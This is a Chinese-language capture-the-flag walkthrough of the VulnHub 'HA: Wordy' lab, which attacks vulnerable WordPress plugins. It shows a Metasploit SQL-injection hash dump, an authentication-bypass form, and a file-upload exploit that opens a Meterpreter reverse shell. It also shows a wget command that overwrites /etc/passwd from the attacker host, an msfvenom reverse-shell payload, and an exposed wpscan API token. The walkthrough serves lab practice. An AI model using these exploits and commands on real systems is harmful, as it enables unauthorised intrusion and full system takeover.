

靶机地址: <https://www.vulnhub.com/entry/ha-wordy,363/>

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~/DC-8# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 21:54 EST
Nmap scan report for 192.168.56.1
Host is up (0.00019s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00021s latency).
MAC Address: 08:00:27:4C:E8:59 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.114
Host is up (0.00031s latency).
MAC Address: 08:00:27:39:E9:DB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.16 seconds
```

端口扫描



```
nmap -sS -sV -T5 -A -p- 192.168.56.114
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:39:E9:DB (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (94%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

目录枚举

```
gobuster dir -u http://192.168.56.114 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/javascript (Status: 301)
/info.php (Status: 200)
/index.html (Status: 200)
/wordpress (Status: 301)
/notes.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/31 21:59:20 [!] parse http://192.168.56.114/error_log: net/url: invalid control character in URL
/index.html (Status: 200)
```

  192.168.56.114/info.php

192.168.56.114



192.168.56.114/notes.txt

You Need to ZIP Your Wayout

还有一个就是wp，用wpscan扫一扫

```
[i] Plugin(s) Identified:

[+] mail-masta
| Location: http://192.168.56.114/wordpress/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.114/wordpress/wp-content/plugins/mail-masta/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.56.114/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
| Location: http://192.168.56.114/wordpress/wp-content/plugins/reflex-gallery/
| Last Updated: 2019-05-10T16:05:00.000Z
| [!] The version is out of date, the latest version is 3.1.7
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.114/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[+] site-editor
| Location: http://192.168.56.114/wordpress/wp-content/plugins/site-editor/
| Latest Version: 1.1.1 (up to date)
| Last Updated: 2017-05-02T23:34:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.1.1 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.114/wordpress/wp-content/plugins/site-editor/readme.txt

[+] slideshow-gallery
| Location: http://192.168.56.114/wordpress/wp-content/plugins/slideshow-gallery/
| Last Updated: 2019-07-12T13:09:00.000Z
| [!] The version is out of date, the latest version is 1.6.12
```

还是得搞API，不然漏洞看不出来

```
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

```
wpscan --url http://192.168.56.114/wordpress --api-token
ldGDLvdpyY0pV8CrskQzCbCWak5cqcxjHTR0qH0jJSz0 -e vp,vt,u
```

尝试几个危害大的漏洞

```
[+] site-editor
| Location: http://192.168.56.114/wordpress/wp-content/plugins/site-editor/
| Latest Version: 1.1.1 (up to date)
| Last Updated: 2017-05-02T23:34:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 1 vulnerability identified:
|
| [!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
| References:
|   - https://wpvulndb.com/vulnerabilities/9044
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
|   - https://seclists.org/fulldisclosure/2018/Mar/40
|   - https://github.com/SiteEditor/editor/issues/2
|
| Version: 1.1.1 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://192.168.56.114/wordpress/wp-content/plugins/site-editor/readme.txt
```

```
[!] 7 vulnerabilities identified:

[!] Title: WP Symposium 13.04 - Unvalidated Redirect
References:
  - https://wpvulndb.com/vulnerabilities/6383
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2694

[!] Title: WP Symposium <= 12.07.07 - Authentication Bypass
Reference: https://wpvulndb.com/vulnerabilities/6390

[!] Title: WP Symposium <= 14.11 - Unauthenticated Shell Upload
References:
  - https://wpvulndb.com/vulnerabilities/7716
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-10021
  - https://www.exploit-db.com/exploits/35543/
  - https://www.exploit-db.com/exploits/35778/
  - http://www.homelab.it/index.php/2014/12/11/wordpress-wp-symposium-shell-upload/
  - https://www.youtube.com/watch?v=pF8lIuLT6Vs
  - https://blog.sucuri.net/2014/12/wp-symposium-zero-day-vulnerability-dangers.htm

  - https://packetstormsecurity.com/files/129884/
  - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_symposium_shell_upload

[!] Title: WP Symposium <= 15.1 - SQL Injection
Fixed in: 15.4
References:
  - https://wpvulndb.com/vulnerabilities/7902
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3325
  - https://www.exploit-db.com/exploits/37080/
  - https://web.archive.org/web/20150718010246/https://permalink.gmane.org/gmane.comp.security.oss.general/16479
  - https://packetstormsecurity.com/files/131801/

[!] Title: WP Symposium <= 15.5.1 - Unauthenticated SQL Injection
Fixed in: 15.8
References:
  - https://wpvulndb.com/vulnerabilities/8140
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6522
```

```
[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.56.114/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] aarti
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPVulnDB API OK
| Plan: free
| Requests Done (during the scan): 9
| Requests Remaining: 32
```

```
msf5 exploit(unix/webapp/wp_symposium_shell_upload) > use auxiliary/admin/http/wp_symposium_sql_injection
msf5 auxiliary(admin/http/wp_symposium_sql_injection) > show options

Module options (auxiliary/admin/http/wp_symposium_sql_injection):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  URI_PLUGIN wp-symposium     yes       The WordPress Symposium Plugin URI
  VHOST      -                no        HTTP server virtual host

msf5 auxiliary(admin/http/wp_symposium_sql_injection) > set RHOSTS 192.168.56.114
RHOSTS => 192.168.56.114
msf5 auxiliary(admin/http/wp_symposium_sql_injection) > set targeturi /wordpress
targeturi => /wordpress
msf5 auxiliary(admin/http/wp_symposium_sql_injection) > run
[*] Running module against 192.168.56.114

[+] 192.168.56.114:80 - admin          $P$BYWgfD7pa572QS9YFoeVVMhrIhBAx0. abc@gmail.com
[+] 192.168.56.114:80 -              $P$BHyn.q5e5/HG9/UT/0w3xkH2xXsikx0 aarti@gmail.com
m
```

john爆破

失败了。。。

<https://wpvulndb.com/vulnerabilities/6390>

但是这个没详情

```

root@kali:~/HA-hardy# cat //usr/share/exploitdb/exploits/php/webapps/41006.txt
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="administrator">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>

Then you can go to admin panel. root@kali:~/HA-hardy#


```

getshell


```

<form method="post" action="http://192.168.56.114/wordpress/wp-
admin/admin-ajax.php">
  Username: <input type="text" name="username"
value="administrator">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>

```



需要注意的是这里用admin登录




直接编辑文件写入shell



Something went wrong. Your change may not have been saved. Please try again. There is also a chance that you may need to manually fix and upload the file over FTP.

但是失败了。。。



修改密码，重新登录Lg1RU!RRGiSvu#RKqiD&lRsN

问题还是失败

```

root@kali:~/HA-hardy# searchsploit Slideshow Gallery
-----
Exploit Title | Path
| (/usr/share/exploitdb/)
-----
JGS-Gallery 4.0 - 'jgs_galerie_slideshow.php' Multiple Cross-Site Scripting Vulnerabilit | exploits/php/webapps/27306.txt
DV2 Folder Gallery 3.1.1 - 'popup_slideshow.php' Multiple Vulnerabilities | exploits/php/webapps/12732.php
WordPress Plugin 1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site Scripting | exploits/php/webapps/36382.txt
WordPress Plugin GB Gallery Slideshow - '/wp-admin/admin-ajax.php' SQL Injection | exploits/php/webapps/39282.txt
WordPress Plugin Slideshow Gallery 1.1.x - 'border' Cross-Site Scripting | exploits/php/webapps/36631.txt
WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload | exploits/php/webapps/34514.txt
WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload (Python) | exploits/php/webapps/34681.txt
WordPress Plugin image Gallery with Slideshow 1.5 - Multiple Vulnerabilities | exploits/php/webapps/17761.txt
iPhotoGallery 1.1 - 'Slideshow.asp?ci' SQL Injection | exploits/asp/webapps/29195.txt
-----
Shellcodes: No Result
root@kali:~/HA-hardy#

```

```
root@kali:~/HA-hardy# searchsploit Guestbook 1.5.3
```

Exploit Title	Path
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion	/usr/share/exploitdb/exploits/php/webapps/38861.txt

```
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set RHOSTS 192.168.56.114
RHOSTS => 192.168.56.114
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user Lg1RU!RRGiSvu#RKqiD&1RsN
wp_user => Lg1RU!RRGiSvu#RKqiD&1RsN
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set WP_PASSWORD Lg1RU!RRGiSvu#RKqiD&1RsN
WP_PASSWORD => Lg1RU!RRGiSvu#RKqiD&1RsN
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file cetxtfghf.php
[*] Sending stage (38288 bytes) to 192.168.56.114
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.114:50000) at 2020-02-03 04:47:56 -0500
[+] Deleted cetxtfghf.php
ls

meterpreter > ls
Listing: /var/www/html/wordpress/wp-content/uploads/slideshow-gallery
=====
Mode                Size      Type    Last modified            Name
-----
40777/rwxrwxrwx  4096    dir    2019-09-09 03:47:51 -0400  cache

meterpreter > shell
Process 5140 created.
Channel 0 created.
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。


```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2, 所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件, 没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件, 发现一堆, 但是极大多数都是没用的, 所以我先把结果输出到文本
文件, 然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
<ml/wordpress/wp-content/uploads/slideshow-gallery$ find / -perm -u=s -type f 2>/dev/null
<show-gallery$ find / -perm -u=s -type f 2>/dev/null

/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/arping
/usr/bin/wget
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
```

```
wget http://192.168.56.101:65534/passwd -O /etc/passwd
```

```
glotozz:$!$saltvalu$.a5ElMSG3oqY/YksbTdFC/:0:0:who add it:/bin/bash
<ml/wordpress/wp-content/uploads/slideshow-gallery$ su glotozz
su glotozz
su: Cannot determine your user name.
```

可能是因为shell的问题, 重新反弹shell


```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.101  
LPORT=1234 R > shell.php
```

写入网站根目录下

```
msfconsole  
use exploit/multi/handler  
set payload php/meterpreter/reverse_tcp  
set lhost 192.168.56.101  
set lport 1234  
run
```

还是一样，重启下靶机，结果弹不到shell，不知道什么鬼，理论上应该前面能切换到root权限，

咕咕咕

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/101916829